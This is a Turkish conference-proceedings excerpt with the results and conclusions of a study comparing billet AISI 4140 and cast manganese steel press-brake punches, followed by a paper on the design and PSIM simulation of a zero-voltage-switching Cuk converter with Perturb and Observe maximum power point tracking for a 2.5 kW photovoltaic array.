Tablo 2. Kesme parametreleri ve kullanılan kesici ve tutucu başlık tipleri

Malzeme	Kesici Tipi	Kesme Hızı (m/dak)	Devir sayısı (dev/dak)	İlerleme (mm/dak)	Talaş Derinliği (mm)
AISI 4140	Ø50 mm tarama Korloy markalı APMT 1604PDSR-MM	100-120	700	0,08	1
	Ø16 mm tarama Korloy markalı APMT 1604PDSR-MM	100-120	2200	0,08	1
Manganlı Çelik	Ø50 mm tarama Korloy markalı APMT 1604PDSR-MM	90-120	645	0,1	1
	Ø16 mm tarama Korloy markalı APMT 1604PDSR-MM	90-120	2000	0,1	1


3. BULGULAR ve TARTIŞMA

AISI 4140 çeliğinden kütük olarak talaşlı imalat işlemleri ile elde edilen zımbalardaki fire miktarları karşılaştırılmış ve en yüksek fire miktarının geniş hacimli zımba tipinde olduğu tespit edilmiştir (şekil 7).



Şekil 7. AISI 4140 çeliğinden kütük malzemelerden elde edilen zımbaların fire miktarları


Geniş hacimli zımba tipinde %65 oranında, orta hacimli zımbada %64 ve yassı tip zımbada en az fire miktarı olarak %63 lük fire miktarı oluşmaktadır. Bu nedenle oldukça yüksek oranda fire miktarı ile birlikte zaman, işçilik, kesici maliyetleri ve enerji yönünden de ekstra maliyet oluşmaktadır. Burada en az fire miktarı yassı tip zımba tipinde elde edilmiştir. Bu nedenle manganlı çelikten döküm yoluyla elde edilen zımbalar içinde yassı tip üzerinden karşılaştırmalar yapılmalıdır. Dökümü yapılan manganlı çeliklerde daha öncede değinildiği gibi montaj ve sac büküm temas yüzeyleri 2 mm paylı olacak şekilde döküm işlemi yapılmıştır. Bu durumda bu zımbadaki fire miktarının % 16,5 olduğu tespit edilmiştir (şekil 8).



Şekil 8. Manganlı çelikten döküm yöntemiyle elde edilen zımbadaki fire miktarı


Görüldüğü üzere döküm yöntemiyle elde edilen zımbalarda minimum miktarda fire elde edilmekte, bu da ilk olarak hammadde maliyeti yönünden avantaj sağlamaktadır. İşleme yönünden her iki yöntemin karşılaştırılması da yine yassı tip zımba üzerinden yapılacaktır. Yapılan işlemlerde öncelikle AISI4140 çeliği kütük halde malzemedan yassı model zımba (şekil 1) kalıbı işlenmiştir. Bu zımba modelinin işlenmesinde işlem sırası olarak şekil 4 a'da belirtildiği üzere önce üst yüzeydeki 1,2 ve 3 nolu bölgeler sırasıyla üst yüzey frezeleme boşaltma işlemleri ile çap 50 mm'lik freze tarama başlığı kullanılarak kaba olarak boşaltılmış daha sonra ise yine aynı kesici başlık ve uç ile açısal işleme metodu kullanılarak 4,5 ve 6 nolu bölgeler işlenmiştir. Kütük malzemenin işlenmesinde tablo 2'deki kesme

parametreleri kullanılmıştır. Zımba üst yüzeyinin işlenmesine ait toplam işleme zamanı şekil 9’da görülmektedir.



Şekil 9. AISI 4140 kütük çeliğinden zımba üst yüzeyinin işlenmesi


Şekil 9’da da görüldüğü üzere AISI4140 kütük malzemeden zımba üst yüzeyinin işlenmesi için gerekli olan toplam zaman 16 dk 20 sn şeklindedir. Bu zaman sadece 25 mm uzunluğundaki bir zımba kesiti için hesaplanmıştır. İkinci aşama olarak zımba alt yüzeyinin işlenmesi yapılmıştır. Burada öncelikle zımba alt yüzeyindeki (şekil 4 b) 1 ve 3 nolu bölgeler üst yüzey frezeleme boşaltma işlemleri ile çap 50 mm’lik freze tarama başlığı kullanılarak kaba olarak boşaltılmış daha sonra ise yine aynı kesici başlık ve kesici uç ile açılmal işleme metodu kullanılarak 4 ve 5 nolu bölgeler işlenmiştir. Daha sonra zımba uç radüs kısmı özel bir takım ile (şekil 4 b) boydan boya işlenmiştir. En sonunda 2 nolu bölge çap 10 kesici ile kanal boşaltma çevrimi ile işlenmiştir (şekil 10).



Şekil 10. AISI 4140 kütük çeliğinden zımba alt yüzeyinin işlenmesi

Şekil 10’da da görüldüğü üzere AISI 4140 kütük malzemeden zımba alt yüzeyinin işlenmesi için gerekli olan toplam zaman 21 dk 6 sn şeklindedir. Böylece 25 mm boyundaki bir zımbanın tamamı için gerekli olan toplam süre 37 dk 26 sn olarak elde edilmektedir. Burada 3 mt boyunda bir Abkant pres “V” bükme zımba kalıbı olarak düşünüldüğünde bir zımbanın toplam işleme zamanı ortalama 72 saat gibi bir süre almaktadır.

Aynı zımba türünün manganlı çelikten döküm yoluyla elde edilmiş modelinin işlenmesine gelince, bu zımbada şekil 5'te görüldüğü üzere işlem sıralaması, parçanın 3 nolu bölgelerinin alınması (şekil 11 a), 4 nolu bölgenin alınması (şekil 11 b), sonrasında aynı bağlayışla 5 nolu uç bölgenin profil freze kesici takımıyla işlenmesi (şekil 11 c) ve en sonunda parçanın dik bağlanarak 1 ve 2 nolu bölgelerin alınması (şekil 11 d) şeklindedir. Tüm bölgelerin işlenmesinde yine tablo 2'deki kesme parametreleri kullanılmıştır (şekil 11).



Şekil 11. Döküm yöntemiyle manganlı çelikten elde edilen zımbanın işlenmesi a) Zımba üst yüzeyinin alınması b) Zımba montaj yeri kanalı işlenmesi c) Zımba uç paylı kısmın işlenmesi d) Zımba montaj üst ve yan kenarının işlenmesi

Şekil 11 incelendiğinde döküm yoluyla manganlı çelikten imal edilmiş zımbanın talaşlı olarak işlenmesi için gerekli toplam süre 4 dk 39 sn şeklindedir. AISI 4140 çelikten kütük olarak elde edilen bir zımba için gerekli süre ise 37 dk 26 sn şeklindedir. Buradan işleme için toplamda %89 şeklinde bir zaman tasarrufu sağlandığı anlaşılmaktadır. Kütük halde zımba ve dişi kalıplarda en büyük problem işleme sürelerinin fazlalığı ve artan fire miktarları idi. Döküm yoluyla manganlı çelikten sadece montaj ve sac büküm temas yüzeylerinin paylı olarak dökümü işleme zamanı ve fire miktarı bakımından çok büyük avantaj sağlamaktadır. Bunun yanında bağlama zamanı, işçilik maliyetleri gibi etkenlerde göz önüne alınması durumunda çok daha anlamlı bir verimin elde edildiği muhakkaktır.

4. SONUÇLAR

AISI 4140 çeliğinden kütük haldeki plakalardan elde edilen zımba ve dişi plakaların işlenmesinde ve manganlı çelikten montaj ve sac büküm uç kısımları paylı olarak dökülen zımba ve dişi kalıpların talaşlı imalat yöntemiyle işlenmesinde şu sonuçlara ulaşılmıştır:

- AISI 4140 çeliğinden plaka şeklindeki kütük malzemeden elde edilen zımbalarda minimum firenin yassı tip zımba tipinde olduğu gözlenmiştir.
- AISI 4140 çeliğinden plaka şeklindeki kütük malzemeden elde edilen zımbalarda minimum %63 oranında fire elde edilmiştir.
- Manganlı çelikten döküm yoluyla elde edilen zımbalarda minimum fire benzer şekilde yassı tip zımba modelinde elde edilmiştir.
- Manganlı çelikten döküm yoluyla elde edilen zımbalarda minimum fire miktarı %16,5 şeklinde oluşmuş ve fire miktarı yöntemi yönünden manganlı çelik döküm yönteminin oldukça avantajlı olduğu tespit edilmiştir.
- Zımbaların AISI 4140 çeliğinin kütük plakaların talaşlı işlenmesinde işleme zamanı toplamda 37 dk 26 sn olarak hesaplanmıştır. Manganlı çelikten döküm yöntemiyle elde edilen zımbaların talaşlı işlenmesinde ise bu 4 dk 39 sn olarak hesaplanmıştır.
- İşleme zamanı yönünden %89 oranında bir kazanç sağlanmıştır.

Teşekkür

Maddi katkılarından dolayı Batman Üniversitesi Bilimsel Araştırma Projeleri Birimine (Proje no: BTÜBAP-2018-TEK-1) teşekkür ederiz. Tüm bilimsel çalışmalarda emeği geçen ve yardımlarını esirgemeyen, 2019 yılı içinde COVID nedeniyle vefat eden merhum Doç.Dr.Zülfü DEMİR'i hayırla yad ediyoruz.

5. KAYNAKÇA

- [1] Duflou, J., R., Vancza, J., Aereens, R. "Computer Aided Process Planning for Sheet Metal Bending: A State of the Art", *Computers in Industry*, 56, 747–771. 2005
- [2] Durgun İ. et al. "Sac Metal Şekillendirme Kalıplarında Kullanılan Bizmut-Kalay Döküm Alaşımlarının Mekanik Özelliklerinin İncelenmesi", *Uludağ Üniversitesi Mühendislik Fakültesi Dergisi*, DOI: 10.17482/uumfd.364084, Cilt 22, Sayı 3, 11-20. 2017
- [3] Yılmaz, İ. Ö. Otomotiv sac şekillendirme kalıplarında kullanılan malzemelerin tribolojik özelliklerinin incelenmesi, *Balıkesir Üniversitesi Fen Bilimleri Enstitüsü Yüksek Lisans Tezi*. 2012.

- [4] Tekaslan, Ö., Gerger, N., Şeker, U. V Bükme Kalıplarında Bakır Sac Malzemelerin Geri Esneme Miktarlarının Tespiti. Journal of the Faculty of Engineering & Architecture of Gazi University, 23(1). 2008
- [5] Öztürk, F., Toros, S., Ece, R. E., Esener, E. “5083-H111 Alaşımında Ön Gerilmenin Geri Esnemeye Etkilerinin İncelenmesi”. TMMOB Metalurji Mühendisleri Odası 4. Alüminyum Sempozyumu, Ekim 2009 İstanbul
- [6] Tekaslan, O., Seker, U., ve Ozdemir, A., “Determining Springback Amount of Steel Sheet Metal Has 0.5 mm Thickness in Bending Dies”, Materials and Design, 27, 251–258. 2006
- [7] Gürün, H., Çavuşoğlu, O., Çaydaş, U., Cebeli, Ö. Z. E. K., Çelik, M. “AA2024 Alaşımının V-Bükme İşlemi Sonrasında Geri Esneme Davranışlarının İncelenmesi”. Fırat Üniversitesi Mühendislik Bilimleri Dergisi, 30(1), 1-8. 2018
- [8] Yang, X., Choi, C., Sever, N.M., Altan, T. “Prediction of springback in air-bending of Advanced High Strength steel (DP780) considering Young's modulus variation and with a piecewise hardening function”, International Journal of Mechanical Sciences, 105, 266-272. 2016
- [9] Wang, J., Verma, S., Alexander, R., Gau, J. “An experimental study on the examination of springback of sheet metals with several thicknesses and properties in bending dies”, Journal of Materials Processing Technology, 145, 109–117. 2008
- [10] Özcan, A. ”Ardışık kalıplarda kalıp malzemesinin kalıp aşınması ile ürün geometrik özellikleri üzerindeki etkilerinin araştırılması”, Pamukkale Üniversitesi Fen Bilimleri Enstitüsü Yüksek Lisans Tezi. 2018
- [11] http://www.ckbmakina.com.tr/?p/2399/p1038_h145

FOTOVOLTAİK SİSTEMLER İÇİN SIFIR GERİLİMDE ANAHTARLAMALI CÜK DÖNÜŞTÜRÜCÜ TASARIMI VE SİMÜLASYONU

Ömer Koçhan¹, Evren İşen¹, Harun Özbay¹

¹*Bandırma Onyediy Eylül Üniversitesi, Mühendislik ve Doğa Bilimleri Fakültesi, Bandırma,
TURKEY*

omerkochan@ogr.bandirma.edu.tr

ORCID: 0000-0003-2377-1986

ÖZET

Fotovoltaik sistemlerde elektrik enerjisi kaynağı olarak kullanılan fotovoltaik panellerin sahip oldukları çalışma karakteristiklerinden dolayı ışınım ve sıcaklık değerine bağlı olarak anlık verebilecekleri maksimum güç değerleri değişmektedir. Bu nedenle güç dönüştürücülerinin kontrolünde maksimum güç noktası takibi yöntemleri kullanılmaktadır. Böylece verim değerleri düşük olan panellerden ortam şartlarına bağlı en yüksek güç elde edilmektedir. Verimin önemli olduğu bu sistemlerde dönüştürücülerde yumuşak anahtarlama teknikleri kullanımı ile kayıplar azaltılarak toplam sistem veriminde artış sağlanmaktadır.

Bu çalışmada, maksimum güç noktası takibi yöntemlerinden Değiştir ve Gözle algoritmasının kullanıldığı geri besleme kontrollü sıfır gerilimde anahtarlama bir Cük dönüştürücü modeli önerilmiştir. Cük dönüştürücü 2,5kW gücünde fotovoltaik panel dizisinin çıkışında kullanılmıştır. Maksimum güç noktası takibi algoritması ile panelden maksimum güç çekimi sağlanırken sıfır gerilimde anahtarlama ile kayıplar azaltılmış ve sistemin veriminde artış sağlanmıştır. Ayrıca anahtarlama kayıplarının azalması daha yüksek anahtarlama frekansında çalışma imkanı verirken pasif elemanların değerlerinde de azalma sağlamaktadır.

Anahtar Kelimeler: *Fotovoltaik, Maksimum güç noktası takibi, Cük dönüştürücü, ZVS*

DESIGN AND SIMULATION OF ZERO VOLTAGE SWITCHING CUK CONVERTER FOR PV SYSTEMS

ABSTRACT

Due to the operating characteristics of photovoltaic panels used as energy source in photovoltaic systems, the maximum power values vary depending on the radiation and temperature value. Therefore, maximum power point tracking methods are used in the control of power converters. Thus, the highest power is obtained from the panels that have low efficiency values, depending on the ambient conditions. In these systems where efficiency is important, losses are reduced by using soft switching techniques in converters, thereby increasing total system efficiency.

In this study, a feedback controlled zero voltage switching Cuk converter model, which uses the Perturb&Observe algorithm, one of the maximum power point tracking methods, is proposed. The Cuk converter is used at the output of the 2.5kW photovoltaic panel array. The maximum power point tracking algorithm provides maximum power draw from the panel, while reducing losses with zero voltage switching and increasing the efficiency of the system. In addition, the reduction of switching losses provides the opportunity to operate at higher switching frequency, while also decreasing the values of passive elements.

Keywords: Photovoltaic, Maximum power point tracking, Cuk converter, ZVS

1. GİRİŞ

Dünyada artan enerji tüketimi ve beraberinde yaygın olarak kullanılan fosil yakıtların hızla tükenmeye devam etmesi nedeniyle yenilenebilir enerji kaynaklarının kullanımına olan talep de hızla artmaktadır. Yine fosil yakıt kullanımı kaynaklı olumsuz çevresel etkiler de yenilenebilir enerji kaynaklarını ön plana çıkarmıştır. Güneş enerjisi bu kaynaklar içinde önemli bir yere sahiptir. Bu nedenle güneş enerjisinden elektrik enerjisi üretmede kullanılan fotovoltaik (FV) panellerin kullanımı her geçen gün artış göstermektedir. Fotovoltaik panellerin yapı taşı olan fotovoltaik hücreler üzerine yapılan çalışmalar panellerin etkinliğini arttırmakta ve daha verimli enerji üretimini sağlamaktadır.

FV panellerin seri ve/veya paralel bağlanması sonucu oluşturulan FV panel dizileri ile kurulan FV güç sistemlerinde panellerin ürettiği gücü kontrol eden ve çıkıştaki yüke veya şebekeye aktaran güç elektroniği dönüştürücüleri kullanılmaktadır. Bir fotovoltaik sistemde panellerin çıkışında yer alan dönüştürücü maksimum güç noktası takibi (MGNT) yaparak değişken ortam şartlarına rağmen

panellerin mümkün olan maksimum gücü üretmesini sağlamaktadır. Güç takibi için farklı MGNT algoritmaları kullanılmaktadır. Bu algoritmalar ışınım ve sıcaklık değişimlerinde panellerin üretebileceği maksimum gücü belirleyerek bu gücü panellerden çekerek sisteme verirler [1], [2].

Güç elektroniği dönüştürücü devrelerinin çalışma prensibi temelde yarı iletken elemanların anahtarlanmasına dayanmaktadır. Bu nedenle her anahtarlama anında anahtarlama kayıpları meydana gelmektedir. Bu kayıplar yarı iletkenlerin ısınmasına ve bunun sonucunda yüksek frekanslara çıkılamamasına neden olmaktadır [3]. Düşük frekansta çalışma da devrede kullanılan kondansatör ve endüktans boyutlarının büyük olmasına sebep olmaktadır. Bu etkiyi azaltmak için çeşitli yumuşak anahtarlama teknikleri geliştirilmiştir. Sıfır gerilimde anahtarlama (ZVS) bu yöntemlerden biridir. Anahtarlama anında, anahtar üzerinde gerilim sıfırda tutulmakta ve böylece akım ile gerilim çarpımından ortaya çıkan güç kaybı sıfır olmaktadır. Kayıpların azaltılması ile yarı iletken daha az ısınmakta ve daha yüksek anahtarlama frekanslarında çalışabilmektedir [4]. Fotovoltaik panellerin verimlerinin düşük olması bu tip kayıpları azaltıcı tekniklerin kullanımının önemini arttırmaktadır [5].

Fotovoltaik sistemlerde panel gücü kontrolü için genellikle DA/DA dönüştürücü devreler kullanılmaktadır. Yükseltici, düşürücü, düşürücü-yükseltici ve Cuk dönüştürücü devreleri yaygın olarak kullanılmaktadır [6]-[10]. Cuk dönüştürücü, düşürücü-yükseltici dönüştürücü ile benzer özelliklere sahiptir. Çıkış gerilimi düşürücü-yükseltici dönüştürücüde olduğu gibi giriş gerilimi ile ters polaritededir. Kondansatör enerjisi transferi prensibi üzerine çalışmaktadır. Devre girişinde endüktans bulunmakta ve giriş akımı kesintisiz olarak akmaktadır. Enerji transfer kapasitesi düşürücü-yükseltici dönüştürücüye göre daha yüksektir. Slobodan Čuk tarafından geliştirilen Cuk dönüştürücü DA uygulamalarında sıkça kullanılmaktadır. Bu topolojiden yola çıkılarak anahtarlama kayıplarını düşürmek, böylece yüksek anahtarlama frekanslarına çıkabilmek ve devre için gerekli pasif elemanların değerlerini düşürüp genel hali ile verimi yükseltmek amacıyla Cuk dönüştürücü ZVS topolojisi geliştirilmiştir [11]. Bu topolojinin kuramsal altyapısı ortaya konmuş, simülasyon ortamlarında ve deneysel çalışmalarda geçerliliği doğrulanmıştır [12], [13].

Bu çalışmada 2,5kW gücünde ZVS Cuk dönüştürücünün tasarımı ve PSIM ortamında simülasyonu gerçekleştirilmiştir. Cuk dönüştürücü FV panel çıkışında kullanılarak Değiştir ve Gözle (DeG) algoritması kullanılarak panellerden maksimum güç transferi sağlanmıştır. Böylece panel verimi maksimum seviyeye çekilmiştir. Cuk dönüştürücünün anahtarlama kayıplarını azaltmak için sıfır gerilimde anahtarlama yapılmıştır. Bu da dönüştürücünün yüksek verimle çalışmasına neden olmuştur. MGNT algoritması ve ZVS ile Cuk dönüştürücü kontrolü sistemin genel veriminde iyileşme olmasını sağlamıştır. Ayrıca sistemin dinamik cevabının incelenmesi için ışınım değerinde değişimler yapılmış ve panellerden her durumda maksimum güç transferinin sağlandığı görülmüştür.


Çalışmanın giriş bölümünde fotovoltaik sistemlerin önemi, maksimum güç noktası takibi ve yumuşak anahtarlama tekniğinden bahsedilmiştir. İkinci bölümde sıfır gerilimde anahtarlama Cuk

dönüştürücünün farklı çalışma evrelerindeki devre denklemleri ve devre topolojisi sunulmuştur. Üçüncü ve dördüncü bölümlerde sırasıyla çalışmada uygulanan Değiştir ve Gözle maksimum güç noktası takibi yöntemi ve simülasyon sonuçları verilmiştir. Beşinci bölümde ise çalışmadan elde edilen sonuçlar değerlendirilmiştir.

2. ZVS CUK DÖNÜŞTÜRÜCÜ

Klasik Cuk dönüştürücü devresine ilave olarak rezonans endüktansı L_r , yardımcı anahtar S_2 ve kenetleyici kapasitör C_c yerleştirilerek iki anahtarın anahtarlama evreleri arasında rezonansa girip sıfır gerilimde anahtarlama (ZVS) sağlanmıştır. Anahtar kayıplarının azalması ile Cuk dönüştürücü daha yüksek frekanslara çıkabileceği gibi bu durum ayrıca pasif elemanların değerlerinin küçülmesini de sağlamaktadır.

Şekil 17’de gösterilen genel ZVS Cuk dönüştürücü devresinin çalışma evrelerini incelemek için bazı kabullerin yapılması gerekmektedir.



Şekil 17. ZVS Cuk dönüştürücü devresi

- Bir anahtarlama çevriminde V_{Ca} ile V_{Cc} gerilim değerlerinin sabit sayılacağı ölçüde $C_a, C_c \gg C_r$ eşitsizliğini sağlayacak değerler seçilmelidir.
- $L_i, L_o \gg L_r$ olmalıdır.
- S_1 anahtarında ZVS şartının oluşması için L_r elemanında birikecek enerji C_r kapasitöründe birikecek enerjiden fazla olmalıdır.

ZVS Cuk dönüştürücünün çalışması 6 evrede incelenebilir.

2.1. Birinci Evre ($t < t_0 < t_1$)


Bu evrede S_1 anahtarı iletimde iken S_2 anahtarı kesimdedir. $V_{Cr} = 0$ ve diyot kesim durumundadır. L_i ve L_r üzerindeki gerilimler toplamı giriş gerilimine eşittir. i_{Li} bu evrede doğrusal olarak artmaktadır.

$$i_{Li}(t) \approx i_{Li}(t_0) + \frac{v_{in}}{L_i + L_r}(t - t_0) \quad (1)$$

Benzer şekilde çıkış endüktans akımı da doğrusal olarak artmakta ve (2) eşitliği ile ifade edilebilmektedir.

$$i_{L_o}(t) \approx i_{L_o}(t_0) + \frac{v_c - v_o}{L_o + L_r}(t - t_0) \quad (2)$$


Bu evrede geçerli olacak eş devre Şekil 18'de gösterildiği gibi olmaktadır. Bu evrede $i_{C_a} = -i_{L_o}$ olmaktadır. S_1 anahtarı akımı $i_{S_1} = i_{L_r} = i_{L_i} + i_{L_o}$ ve S_2 anahtarı akımı $i_{S_2} = 0$ durumundadır. Bu evre S_1 anahtarının t_1 anında kesime girmesi ile biter. Bu evredeki eş devre Şekil 18'de görülmektedir.



Şekil 18. ZVS Cuk dönüştürücü I. evre durumu

2.2. İkinci Evre ($t_1 < t < t_2$)

Bu evre S_1 anahtarının devreden çıkması ile başlamaktadır. Diyot halen kesimdedir ve C_r kapasitörü i_{L_i}, i_{L_o} akımları üzerinden şarj olur. ($v_{cr} \approx v_{ca} + V_{L_r}$) ile $c_a \gg c_r$ durumu sağlandığı için v_{cr} değeri neredeyse sabit sayılır. Çok kısa süren bu evrede i_{L_r}, i_{L_i} ve i_{L_o} akımları da yaklaşık olarak sabit durumdadır. Bu evre $v_{cr} = v_{ca}$ olduğu anda biter ve diyot iletme geçer. Bu evredeki eş devre Şekil 19'de gösterildiği gibidir.



Şekil 19. ZVS Cuk dönüştürücü II. evre durumu

2.3. Üçüncü Evre ($t_2 < t < t_3$)

Bu evre diyotun iletme geçmesi ile başlamaktadır. Giriş endüktansı gerilimi $V_{L_i} = V_i - V_{C_a}$, çıkış endüktansı gerilimi ise $V_{L_o} = -V_o$ olmaktadır. Yani bu iki endüktansın akımları azalmaktadır.

$$i_{Li}(t) \approx i_{Li}(t_2) + \frac{v_{in} - v_{ca}}{L_i} (t - t_2) \quad (3)$$

$$i_{Lo}(t) \approx i_{Lo}(t_2) + \frac{-v_o}{L_o} (t - t_2) \quad (4)$$


Bu evrede L_r ve C_r rezonans durumundadır. V_{Cr} gerilimi (5) eşitliğine bağlı olarak değişmektedir.

$$v_{cr} = v_c + i_{Lr}(t_2) \sqrt{\frac{L_r}{C_r}} \sin \frac{t - t_2}{\sqrt{C_r L_r}} \quad (5)$$

Benzer şekilde i_L değişimi (6) eşitliği gibi olmaktadır.

$$i_{Lr} = i_{Lr}(t_2) \cos \frac{t - t_2}{C_r L_r} \quad (6)$$

Diyot akımı da $i_D = i_{Li} - i_{Lr} + i_{Lo}$ ifadesi ile değişim göstermektedir.



Şekil 20. ZVS Cuk dönüştürücü III. evre durumu

2.4. Dördüncü evre ($t_3 < t < t_4$)


t_3 anında $v_{cr} = v_{cc}$ ve S_2 yardımcı anahtarının ters paralel diyotu iletime geçer ve i_{Lr} akımı C_c kondansatörü üzerinden akar.

$$i_{Li}(t) \approx i_{Li}(t_3) + \frac{v_i - v_c}{L_i} (t - t_3) \quad (7)$$

$$i_{Lr}(t) \approx i_{Lr}(t_3) + \frac{v_{cc} - v_c}{L_r} (t - t_3) \quad (8)$$

$$i_{Lo}(t) \approx i_{Lo}(t_3) + \frac{-v_o}{L_2} (t - t_3) \quad (9)$$

i_{Li} , i_{Lo} ve i_{Lr} akımları bu evrede azalmaktadır. Sıfır gerilim anahtarlamının gerçekleşmesi için i_{Lr} değeri negatif olmadan S_2 anahtarının iletime girmesi gerekir. Bu evre S_2 anahtarının kesime girmesi ile biter.



Şekil 21. ZVS Cuk dönüştürücü IV. evre durumu

2.5. Beşinci Evre ($t_4 < t < t_5$)

Bu evre S_2 anahtarının kesime girmesi ile başlar $v_{Cr} = 0$ olduğu anda evre sona erer. C_r kondansatörü, $i_{Lr} < 0$ olduğu süre zarfında bu akım tarafından bu evre içinde deşarj edilecektir. Giriş ve çıkış endüktansların akım formülleri aşağıdaki gibi olmaktadır.

$$i_{Li}(t) \approx i_{Li}(t_4) + \frac{v_{in} - v_c}{L_i} (t - t_4) \quad (10)$$


$$i_{Lo}(t) \approx i_{Lo}(t_4) + \frac{-v_o}{L_o} (t - t_4) \quad (11)$$

Bu evrede L_r ile C_r elemanları rezonans durumundadır.

$$v_{cr} = (v_{Cc} - v_c) \cos \frac{t - t_5}{\sqrt{C_r L_r}} + i_{Lr}(t_5) \sqrt{\frac{L_r}{C_r}} \sin \frac{t - t_5}{C_r L_r} + v_c \quad (12)$$

$$i_{Lr} = i_{Lr}(t_5) \cos \frac{t - t_5}{C_r L_r} - \frac{v_{Cc} - v_{Ca}}{\sqrt{\frac{L_r}{C_r}}} \sin \frac{t - t_5}{C_r L_r} \quad (13)$$

v_{Cr} geriliminin sıfıra ya da negatif değere inmesi durumunda S_1 anahtarı sıfır gerilim anahtarlama durumunda iletme girebilir. Bu evre t_5 anında v_{Cr} geriliminin sıfırlanması ile biter. S_1 anahtarının ters paralel diyotu iletme geçer.



Şekil 22. ZVS Cuk dönüştürücü V. evre Durumu

2.6. Altıncı Evre ($t_5 < t < t_6$)


Çalışmanın son evresinde akımların değişim ifadeleri aşağıdaki gibi olacaktır.

$$i_{Li}(t) \approx i_{Li}(t_5) + \frac{v_i - v_{Ca}}{L_i}(t - t_5) \quad (14)$$

$$i_{S1} = i_{Lr}(t) \approx i_{Lr}(t_5) + \frac{v_{Cc} - v_{Ca}}{L_r}(t - t_5) \quad (15)$$

$$i_{Lo}(t) \approx i_{Lo}(t_5) + \frac{-v_o}{L_2}(t - t_5) \quad (16)$$

i_{Li}, i_{Lo} akımları bu evrede azalırken i_{Lr}, i_{S1} akımları negatiften pozitive doğru artmaktadır. i_{S1} akımı pozitif olmadan S_1 anahtarı iletime geçerek ZVS koşulu sağlanmaktadır. Bu evre diyot akımının $i_D = 0$ olduğu anda biter ve döngü tamamlanmış olur.




Şekil 23. ZVS Cuk dönüştürücü VI. evre durumu

3. MAKSİMUM GÜÇ NOKTASI TAKİBİ

Fotovoltaik hücre ve dolayısı ile panellerin, ışıma ve sıcaklık değişimine karşı üretebildiği güç değeri değişim göstermektedir [14]. Bunun yanında sabit ortam şartlarında da uç gerilimine bağlı olarak Şekil 24'de görüldüğü gibi verebileceği güç değişmektedir. MGNT yapılmaması durumunda herhangi bir gerilim altında panelden çekebilecek güç panelin verebileceğinden düşük olacaktır [15]. Bu yapıdan dolayı FV panellerin maksimum güç noktasında çalıştırılması gerekmektedir. Bu amaçla

kullanılan yöntemlere maksimum güç noktası takibi yöntemleri adı verilir. Bu çalışmada bu yöntemler arasında yaygın olarak kullanılan Değiştir ve Gözle yöntemi kullanılmıştır.



Şekil 24. FV hücrenin gerilim-güç eğrisi

3.1. DeG Yöntemi ile Maksimum Güç Noktası Takibi

DeG yönteminde, DA-DA dönüştürücüleri ile panel gerilimi değiştirilir ve bu değişimin güç değerindeki etkisi gözlenir. Eğer iki değişim yön olarak aynı ise, gerilimdeki değişim aynı yönde değiştirilir tersi durumda ise gerilim değişiminin yönü değiştirilir. Şekil 9’da DeG MGNT algoritması verilmiştir.

Algorithm 1: DeG MGN takibi algoritması

```

Başlangıç;
while  $P_{mgn} \neq P_{PV}$  do
  Oku:  $V_{PV}, I_{PV}$ ;
  Hesapla:  $P_{PV}$ ;
  if  $P_{PV}(n) - P_{PV}(n-1) > 0$  then
    if  $\Delta V(n) - \Delta V(n-1) > 0$  then
      |  $V_{ref} = V_{ref} + \Delta V_{ref}$ 
    else
      |  $V_{ref} = V_{ref} - \Delta V_{ref}$ 
    end
  else
    if  $\Delta V(n) - \Delta V(n-1) < 0$  then
      |  $V_{ref} = V_{ref} - \Delta V_{ref}$ 
    else
      |  $V_{ref} = V_{ref} + \Delta V_{ref}$ 
    end
  end
end
end


```

Şekil 25. DeG algoritması

ΔV_{ref} olarak verilen ve genellikle bir DA-DA dönüştürücü çevrim oranı ile değiştirilen adım geriliminin seçilimi yöntemin P_{mgn} takibi niteliğini belirleyecektir. Bu adım yüksek seçildiğinde P_{mgn} noktasını yakalama süresi azalacaktır ancak maksimum güç hatası yüksek olacaktır. Çok küçük seçildiğinde ise maksimum gücü yakalama süresi artacak ancak salınım daha düşük değerli olacaktır. Uygulamaya göre dengeli bir değer seçilmesi gerekmektedir.

4. SİMÜLASYON SONUÇLARI

Önerilen sistemin simülasyonu için PSIM uygulaması seçilmiştir. Şekil 26'da görüldüğü gibi model PSIM uygulamasında kurulmuştur. Modelde PSIM uygulamasının standart FV panel bloğu kullanılmış ve 72 FV hücre içeren bir panelin onlu seri bağlı bir dize oluşturan hali FV kaynak olarak tercih edilmiştir. Bu hali ile standart sıcaklık $T = 25^{\circ}\text{C}$ ve ışınım $S = 1000\text{W}/\text{m}^2$ altında panel dizisinden alınacak güç $P_{max} = 2500\text{W}$ olmaktadır.




Şekil 26. Modelin PSIM devre şeması

Modelde sıcaklık sabit tutulup ışınım değerleri kademeli olarak $1000\text{W}/\text{m}^2$ değerine çıkartılıp tekrar $500\text{W}/\text{m}^2$ değerine incek şekilde ayarlanmıştır.


Modelin, DeG algoritmasından temel alınan geri beslemeli kontrolü için belirlenen şema Şekil 27 ile gösterildiği gibi olacaktır. Kontrol şemasında güç değerinin anlık olarak türevi alınarak değişimin yönü belirlenmektedir. Bu yöne göre referans değeri değiştirilerek maksimum güç noktası takibi yapılmaktadır. Dinamik referans gerilimi V_{ref} ile panel gerilimi V_{pv} kıyaslanarak bir hata sinyali oluşturulmakta bu sinyal de PI kontrolör ile $f = 100\text{kHz}$ değerindeki ayar sinyali ile kıyaslanmaktadır.

Şekil 28'de görüldüğü gibi farklı ışınım değerlerinde panellerin üretebileceği maksimum güç ve üretilen güç değişimleri görülmektedir. Uygulanan kontrol yöntemi dinamik değişime karşı hızlı bir şekilde cevap vermiş ve maksimum güç takibini sağlamıştır.


Benzer şekilde teorik panel maksimum gücü P_{max} ile MGNT sonucu elde edilen güç P_{mgn} arasındaki fark da **Hata! Başvuru kaynağı bulunamadı.** gösterildiği gibi olmaktadır.




Şekil 27. Modelin kontrol yapısı




Şekil 28. Dizi gücü ile MGN takibi güç çıkışları




(a)



(b)




(c)



(d)

Şekil 29. Farklı zaman diliminde farklı durumlar için güç farkları

Modelde sıfır gerilim anahtarlama durumunun kontrolü için Şekil 14’de verilen değişimler incelendiğinde sırasıyla 4 farklı ışınım seviyesinde (300, 600, 1000 ve 500 W/m²) verilen S₁ anahtar akım-gerilim eğrileri ZVS sıfır gerilim anahtarlama şartlarını sağlamaktadır.




Şekil 30. Farklı ışınım seviyeleri altında ana anahtar akım-gerilim değişimleri

Modelde 4 durum için ortalama verili ışınım değerlerinde P_{max} , P_{MGN} ve çevrim oranı değerleri Tablo 6’de gösterildiği gibi olmaktadır.


Giriş endüktansı akımı i_{Li} ve rezonans endüktansı akımı i_{Lr} eğrileri Şekil 31’te C_a ile C_c kondansatörlerinin gerilimlerinin değişimleri Şekil 32’te verilmiştir.

